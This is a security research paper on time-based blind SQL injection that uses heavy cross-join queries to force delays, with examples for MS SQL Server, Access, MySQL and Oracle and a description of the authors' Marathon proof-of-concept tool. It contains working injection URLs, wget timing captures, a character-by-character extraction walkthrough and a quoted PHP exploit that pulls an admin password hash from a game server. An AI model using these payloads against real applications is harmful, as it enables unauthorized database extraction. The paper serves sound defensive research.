# Time-Based Blind SQL Injection using Heavy Queries

## A practical approach for MS SQL Server, MS Access, Oracle and MySQL databases and Marathon Tool

Authors: Chema Alonso, Daniel Kachakil, Rodolfo Bordón, Antonio Guzmán y Marta Beltrán
Speakers: Chema Alonso & José Parada Gimeno

Abstract: This document describes how attackers could take advantage of SQL Injection vulnerabilities taking advantage of time-based blind SQL injection using heavy queries. The goal is to stress the importance of establishing secure development best practices for Web applications and not only to entrust the site security to the perimeter defenses. This article shows exploitation examples for some versions of Microsoft SQL Server, Oracle DB Engine, MySQL and Microsoft Access database engines, nevertheless the presented technique is applicable to any other database product in the market. This work is accompanied by a tool to prove the technique.

# Index

## 1. INTRODUCTION

The first reference to "blind attacks" using SQL queries was introduced by Chris Anley in June 2002 *(*[1]). In this paper the author calls attention to the possibility of creating attacks to avoid the database error processing by searching a binary behavior in system's responses. This work proposes a blind security analysis in which the analyzer had to infer how to extract the information building up SQL queries from which the only possible responses will be true or false. Furthermore, different methods to determine when to consider a system response as true or false are proposed. Among them he proposes to construct a criterion time-based.

Anley gives some examples of blind SQL injection techniques where the information is extracted from the database using a vulnerable parameter. Using this parameter code is injected to generate a delay in response time when the condition is true:

> *<<····· if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'*
>
> *…it is possible to determine whether a given bit in a string is '1' or '0'.That is, the above query will pause for five seconds if bit '@bit' of byte '@byte' in string '@s' is '1.'*
>
> *For example, the following query:*
>
> *declare @s varchar(8000) select @s = db_name() if (ascii(substring(@s, 1, 1)) & ( power(2, 0))) > 0 waitfor delay '0:0:5'*
>
> *will pause for five seconds if the first bit of the first byte of the name of the current database is 1*

After this first reference, blind SQL injection techniques continued to be studied with most of techniques generating error messages from the attack system, because of the simplicity, quick execution, and extension of showing an error message versus delaying the database. In [2] the authors analyze different ways to identify a vulnerable parameter on a SQL Injection system, even when the information processed and returned by the system is not visible.

At the 2004 BlackHat Conference ([3]) alternative methods to automate the exploitation of a Blind SQL Injection vulnerable parameter are proposed, using different custom tools. Three different solutions for the automation are proposed: to search for keywords on positive and negative results, to use MD5 signatures to discriminate positive and negative results and to employ textual difference engine. It is also introduced SQueal, an automatic tool to extract information through Blind SQL Injection, which evolved later to another tool called Absinthe ([4]).

In [5] time-based inference techniques are discussed, and the author proposed other ways to obtain time delays using calls to stored procedures, such as *xp_cmdshell* on MS SQL Server to do a ping.

> *xp_cmdshell 'ping –n 10 127.0.0.1' → application paused 10 seconds.*

Time-based techniques can be extended to any action performed by a stored procedure capable of generating a time delay or any other measurable action.

In [6] SQL Injection tricks for MySQL are included with some examples based on benchmark functions that can generate time delays. For example:

> *SELECT BENCHMARK(10000000,ENCODE('abc','123')); [around 5 sec]*
>
> *SELECT BENCHMARK(1000000,MD5(CHAR(116))) [ around 7 sec]*
>
> *Example: SELECT IF( user = 'root', BENCHMARK(1000000,MD5( 'x' )),NULL) FROM login*

An exploit ([7]), published in June 2007, shows how this technique could be used to attack a game server called Solar Empire. This exploit is a perfect example of how a Time Based Blind SQL Injection attack can be done. The next piece of code shows the injected code for delay the database server answer:

*¡$sql="F***You'),(1,2,3,4,5,(SELECT IF (ASCII (SUBSTRING(se_games.admin_pw, ".$j.", 1)) =".$i.") & 1, benchmark(200000000,CHAR(0)),0) FROM se_games))/*";*

```
1: $j=1; $password="";
2: while (!strstr($password,chr(0)))
3: {
4: for ($i=0; $i&lt;=255; $i++) {
5:         if (in_array($i,$md5s))         {
6:                 $starttime=time();
7:                 $sql="F***'), (1,2,3,4,5,(SELECT IF ((ASCII(SUBSTRING
                   se_games.admin_pw,".$j.",1))=".$i.") &amp;amp; 1,    benchmark
                   (200000000,CHAR(0)),0) FROM se_games))/*";
8:                 $packet ="POST ".$p."game_listing.php HTTP/1.0\r\n"; $data="l_name=Admin";
9:                 $packet.="Accept: image/gif, image/x-xbitmap, image/jpeg, application/x-shockwave-flash, *
                   /*\r\n"; $packet.="Accept-Language: it\r\n";
10:                $packet.="Content-Type: application/x-www-form-urlencoded\r\n";
11:                $packet.="Accept-Encoding: gzip, deflate\r\n";
12:                $packet.="CLIENT-IP: 9.9.9.9'; echo '123\r\n"; $packet.="Host: ".$host."\r\n";
13:                $packet.="User-Agent: $sql\r\n";
14:                $packet.="Content-Length: ".strlen($data)."\r\n"; $packet.="Connection: Close\r\n";
15:                $packet.="Cache-Control: no-cache\r\n\r\n"; $packet.=$data;
16:                sendpacketii($packet);
17:                $endtime=time();
18:                $difftime=$endtime - $starttime;
19:                if ($difftime > 7) {$password.=chr($i);break;}
20:        }
21:        if ($i==255) {die("Exploit failed...");}
22: }
23: $j++;
24: }
25: $uname Hash is: $password";
```

**Figure 1: Exploit for Solar Empire. Blind SQL Injection in blue. Time delay in red.**

As the studies of the time-based Blind SQL Injection techniques are moving forward, some new tools have been created, such as SQL Ninja ([8]), which uses the Wait-for method for Microsoft SQL Server engines, or SQL PowerInjector ([9]), which implements the Wait-for method for Microsoft SQL Server Database engines, Benchmark functions for MySQL engines, and an extension of the Wait-for method for Oracle engines, using calls to *DBMS_LOCK* methods.

## 2. "TRICKS" FOR TIME DELAYS

Taking into consideration the methods described above, it can be seen that having access to stored procedures for Microsoft SQL Server and Oracle is needed to be able to generate time delays using calls to Wait-for methods and *DBMS_LOCK*. However, this is not necessary on MySQL engines, because in this case a mathematic function is used to generate the time delay. Some Intrusion Detection Systems (IDS) and Firewalls applications have the ability to block the URLs that use Benchmark functions.

The question now is, if the use of stored procedures and Benchmark functions is cancelled, may it be generated a time-based blind SQL injection method?. The answer is yes. Blind SQL injection exploits can only be avoided by using the right programming technique. The program must make sure all the code is going to execute is not an attack, or, in Michael Howard's words: "*All input is evil until it proven otherwise*."

A simple way to generate time-delays is to take advantage of one of the biggest database problems that have made necessary the development of performance-tuning techniques: heavy queries. The only thing needed is to generate a time-delay is to access a table with some registers and to build a "good big query" to force the engine to work. In other words, to build a query ignoring what the performance best practices recommend.

In this example we have a URL with a SQL Injection vulnerability that can be exploited only by a time-based blind SQL injection. This means that there isn't any error message produced by the system (figure 2), and we always obtain the same response (sometimes because a query is right and sometimes because the programmer has coded a default response even when an error occurs).


**Figure 1. Error Condition. The programmer returns a default value → Result 1**

### 2.1 Microsoft SQL Server 2000/2005

In Microsoft SQL Server 2000 and Microsoft SQL Server 2005 engines a heavy query can be done using some tables from the dictionary which the user has been granted access. In this example we do a heavy query accessing *sysusers* table.

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>0 and 300>(select top 1 ascii(substring(name,1,1)) from sysusers)*

It can be seen in figure 3, the query starts at 23:49:11 and ends at 23:49:25 then it lasts 14 seconds. This time-delay is caused by the second condition in the "where" clause because is a heavy query. This query in the where clause only is executed if the third one is also True then, in this case, "300>(select top 1 ascii(substring(name,1,1)) from sysusers)" is TRUE. It's actually known that the ASCII value of the first username's letter in the *sysusers* table is lower than 300.

```
C:\a\wget>wget-1.10 -v "http://www.informatica64.com/blind2/pista.aspx?id_pista=
1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3
, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysuse
rs AS sys8)>0 and 300>(select top 1 ascii(substring(name,1,1)) from sysusers)" -
O resultado1.txt
--23:49:11--  http://www.informatica64.com/blind2/pista.aspx?id_pista=1%20and%20
(SELECT%20count(*)%20FROM%20sysusers%20AS%20sys1,%20sysusers%20as%20sys2,%20sysu
sers%20as%20sys3,%20sysusers%20AS%20sys4,%20sysusers%20AS%20sys5,%20sysusers%20A
S%20sys6,%20sysusers%20AS%20sys7,%20sysusers%20AS%20sys8)%3E0%20and%20300%3E(sel
ect%20top%201%20ascii(substring(name,1,1))%20from%20sysusers)
           => `resultado1.txt'
Resolving www.informatica64.com... 80.81.106.148
Connecting to www.informatica64.com|80.81.106.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 868 [text/html]

100%[====================================>] 868           --.--K/s

23:49:25 (12.35 MB/s) - `resultado1.txt' saved [868/868]
```

**Figure 3: Positive result. The response time is 14 seconds.**

As we can see in figure 4, the query starts at 00:00:28 and ends at 00:00:29, it means the query lasts one second. This time-delay is because the third condition in the where clause It is FALSE, so the database hadn´t to evaluate the second condition, then "0>(select top 1 ascii(substring(name,1,1)) from sysusers)" is FALSE. We actually know than the ASCII value of the first username's letter in the *sysusers* table is greater than 0.




**Figure 4: Negative result. The response time is 1 second.**

With these two queries we can access all the information stored in the database measuring the time-delays. The main idea is that when the third condition in the query is FALSE, the database engine stops processing the second condition because with one FALSE value in a query with "and" operators, the result will be FALSE. Therefore, the database engine does not have to process the heavy query (second condition). So, if we want to know the exact value of the username stored, we have to move the index and measure the response time with following queries:

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **300**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → 14 s → TRUE

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **0**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → 1 s → FALSE

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **150**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *14 s → TRUE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **75**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 s → FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **100**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 s → FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **110**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 s → FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5,*

*sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **120**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *14 s* → *TRUE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **115**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 s* → *FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **118**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 s* → *FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **119**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 s* → *FALSE*

Then the result is ASCII(119)='w', and then we start with the second character:

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **150**>(select top 1 ascii(substring(name,**1**,1)) from sysusers)* → *¿?*

This example is running with Microsoft SQL Server 2000 but it runs in the similar way in Microsoft SQL Server 2005.

### 2.2 Microsoft Access 2000

Microsoft Access 2000 databases contain a little set of tables for storing information about the objects created in them. One of these tables is *MSysAccessObjects* and by default all the users connected to the database has granted access to it. This table stores some records so it is perfect for doing a time-based Blind SQL Injection attack. The figures 5 and 6 show how to do it:

*http://www.informatica64.com/retohacking/pista.aspx?id_pista=1 and (SELECT count(*) FROM MSysAccessObjects A 20T1, MSysAccessObjects AS T2, MSysAccessObjects AS T3, MSysAccessObjects AS T4, MSysAccessObjects AS T5, MSysAccessObjects AS T6, MSysAccessObjects AS T7,MSysAccessObjects AS T8,MSysAccessObjects AS T9,MSysAccessObjects AS T10)>0 and exists (select * from contrasena)*

This example shows a heavy query for Microsoft Access 2000 databases with a delay of six seconds. An attacker can extract all information using the same method shown in the Microsoft SQL Server example and using this heavy query as a second condition in the "where clause" to delay the response in the positive answers.

```
C:\a\wget>wget-1.10 -v "http://www.informatica64.com/retohacking/pista.aspx?id_p
ista=1 and%20(SELECT%20count(*)%20FROM%20MSysAccessObjects%20AS%20T1,%20MSysAcce
ssObjects%20AS%20T2,%20MSysAccessObjects%20AS%20T3,%20MSysAccessObjects%20AS%20T
4,%20MSysAccessObjects%20AS%20T5,%20MSysAccessObjects%20AS%20T6,%20MSysAccessObj
ects%20AS%20T7,MSysAccessObjects%20AS%20T8,MSysAccessObjects%20AS%20T9,MSysAcces
sObjects%20AS%20T10)>0 and exists (select * from contrasena)" -O resultado1.txt
--00:05:44--  http://www.informatica64.com/retohacking/pista.aspx?id_pista=1%20a
nd%20(SELECT%20count(*)%20FROM%20MSysAccessObjects%20AS%20T1,%20MSysAccessObject
s%20AS%20T2,%20MSysAccessObjects%20AS%20T3,%20MSysAccessObjects%20AS%20T4,%20MSy
sAccessObjects%20AS%20T5,%20MSysAccessObjects%20AS%20T6,%20MSysAccessObjects%20A
S%20T7,MSysAccessObjects%20AS%20T8,MSysAccessObjects%20AS%20T9,MSysAccessObjects
%20AS%20T10)%3E0%20and%20exists%20(select%20*%20from%20contrasena)
           => `resultado1.txt'
Resolving www.informatica64.com... 80.81.106.148
Connecting to www.informatica64.com|80.81.106.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,578 (1.5K) [text/html]

100%[====================================>] 1,578         --.--K/s

00:05:50 (21.46 MB/s) - `resultado1.txt' saved [1578/1578]
```

**Figure 5: Positive Result in a Microsoft Access2000 database. The response time is 6 seconds.**




**Figure 6. Negative Result in a Microsoft Access2000 database. The response time is 1 second.**

### 2.3 MySQL 5

MySQL 5.x includes new features from prior versions including a new dictionary in the schema called *Information_Schema*. In previous versions of MySQL is needed to know or to guess a table with some records for doing an injection with a heavy query in previous versions. In this example a Time-Based Blind SQL injection with a heavy query attack had been proved using *columns* table from *Information_Schema* in a MySQL version 5. The results obtained are shown in figures 7 and 8.

> *http://www.kachakil.com/pista.aspx?id_pista=1 and exists (select * from contrasena) and 100 > (select count(*) from information_schema.columns, information_schema.columns T1, information_schema T2)*


**Figure 7. Positive Result in a MySQL database. The response time is 30 seconds.**


**Figure 8. Negative Result in a MySQL database. The response time is 1 second.**

### 2.4 Oracle

In this example, with an Oracle Database engine, a heavy query using the view *all_users* from the *sys* schema had been done for obtaining a time-delay. This view is granted select to all users with *Connect* role. In this case, the query extracts information about the first username's letter of the first record in the table itself. The results are displayed in figures 9 and 10.

*http://blind.elladodelmal.com/oracle/pista.aspx?id_pista=1 and (select count(*) from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and 300>(ascii(SUBSTR((select username from all_users where rownum = 1),1,1))*




**Figure 9. Positive Answer in an Oracle database. The response time is 40 seconds.**




**Figure 10. Negative answer in an Oracle database. The response time is 1 second.**

## 3 . HEAVY QUERIES

As these simple examples have shown, an attacker can perform a time-based blind SQL injection exploitation just by using any heavy query. Furthermore, the attacker can use this method with any database engine if they know (or can guess) the name of a table with recorded data. Thus, the perimeter protection countermeasures that normally aim to create an in-depth defense policy, such as disabling the access to stored procedures or benchmark functions, definitely do not protect the system from these attacks. Developing secure code is the key to avoiding these kinds of vulnerabilities.

In this paper very big heavy queries have been used just to obtain a very easy measurable time-delay but in a real exploitation of this technique a more adjusted "heavy query" should be used for a more optimized and quicker information extraction.

As a better exemplification we develop a tool to extract information from databases using this method and it is explained in following section.

## 4. MARATHON TOOL

Marathon Tool is a POC about using heavy queries to perform a Time-Based Blind SQL Injection attack. This tool is still in progress but is right now in a very good alpha version to extract information from web applications using Microsoft SQL Server, MySQL or Oracle Databases.

### 4.1. Configuration Section

In this section first of all must be configured information about the web application. This information is in the Basic Configuration panel:




**Figure 11: Marathon Tool Configuration Section. Basic Configuration Panel.**

- Database Engine: Microsoft SQL Server, MySQL or Oracle Database Server. When Microsoft SQL Server is selected, Marathon Tool will use, by default, *sys.databases* or *sysusers* tables to construct the heavy queries. If Oracle Database is selected then the tables used by default will be *user_objects, all_objects or user_tables*. If MySQL, then the table configured by default is *information_schema.columns*. These tables can be changed in the injection options.

- Target base URL: Web application to test and connection details. SSL is not supported in this version.

- Parameters: Can be GET or POST parameters, and can be injectable parameters or not. The application will try to find out heavy queries for all the injectable ones.

- Cookies: A list of variables and values in the cookie can be configured in this section but this version don´t support dynamic values.

- Authentication: In this section user credentials can be setup to connect to the web application before start the test. This version supports Basic, Digest and NTLM authentication methods.

- Proxy: An http proxy can be setup.

- *Start Injection with* and *End Injection with* are used to configure a prefix and/or a suffix value in the injection test.




**Figure 12: Marathon Tool Configuration Section. Authentication Methods.**

As it could be seen in Figure 13 there are several parameters that could be tuned to improve the performance of the tool in the injection options panel:




**Figure 13: Marathon Tool Configuration Section. Basic Configuration Panel.**

- Min heavy query time: This parameter sets the minimal amount of time between a true answer and a false answer. If the difference between the true response time and false response time is lower than this value Marathon tool will keep on looking for a new heavy query. If the tool is being tested in a local network with a very good connection then this value can be small, either the value should be increased.

- Http request timeout: After this time the client shutdown the connection assuming this query as a heavy query.

- Request tests count: Once the tool detect a true answer repeats the test to make sure it is due to the heavy query and not to the any other reason.

- Pause after heavy query: After every heavy query the tool pauses this time. This is due to the fact that a big amount of big heavy queries at the same time could result in false positives or in a denial of service attack against the web application.

- Pause after any query: After every query, no matter if it is a heavy one or not the tool pauses this time.

- Minimum joins for queries: This value is the initial number of tables used in query when the tool is looking for a heavy query.

- Maximum joins for queries: If the tool hasn´t found a heavy query after construct a query with this number of tables in join clause then the tool stops.

- Enable equal sign in selects: To construct the heavy query, on depends on web application, web firewalls or databases, the tool constructs the heavy queries using relational operators or equals operators.

- Heavy queries tables: These are the tables Marathon Tool will use to construct heavy queries. On depend on the database engine selected the tool configures different ones, but can be entered by user.

Once the Configuration section is ready and the injection options are configured, Marathon Tool needs to initialize the test. In this initialization test Marathon Tool will look for a valid heavy query in the injectable value to prove the configuration as valid. When it finished the tool can retrieve the schema of the database or the user used in the web application to connect against the database engine.




**Figure 14: Marathon Tool Configuration Section. Basic Start Injection.**

### 4.2. Database Schema

This section shows the information Marathon Tool has collected from the web application using Time-Based Blind SQL Injection with heavy queries. It is not a quick method for extracting information but in some web applications based in database engines without time-delay functions could be the only exploitation method.




**Figure 15: Marathon Tool Database Schema**

### 4.3. Debug Log Section

This panel shows the queries throw against the web application. It has different detail levels to see all the tests, only the positive answers or only the values Marathon Tool is collecting. This log is a good tool to analyze the behaviour of the web application in the test and it is good for tuning purposes.

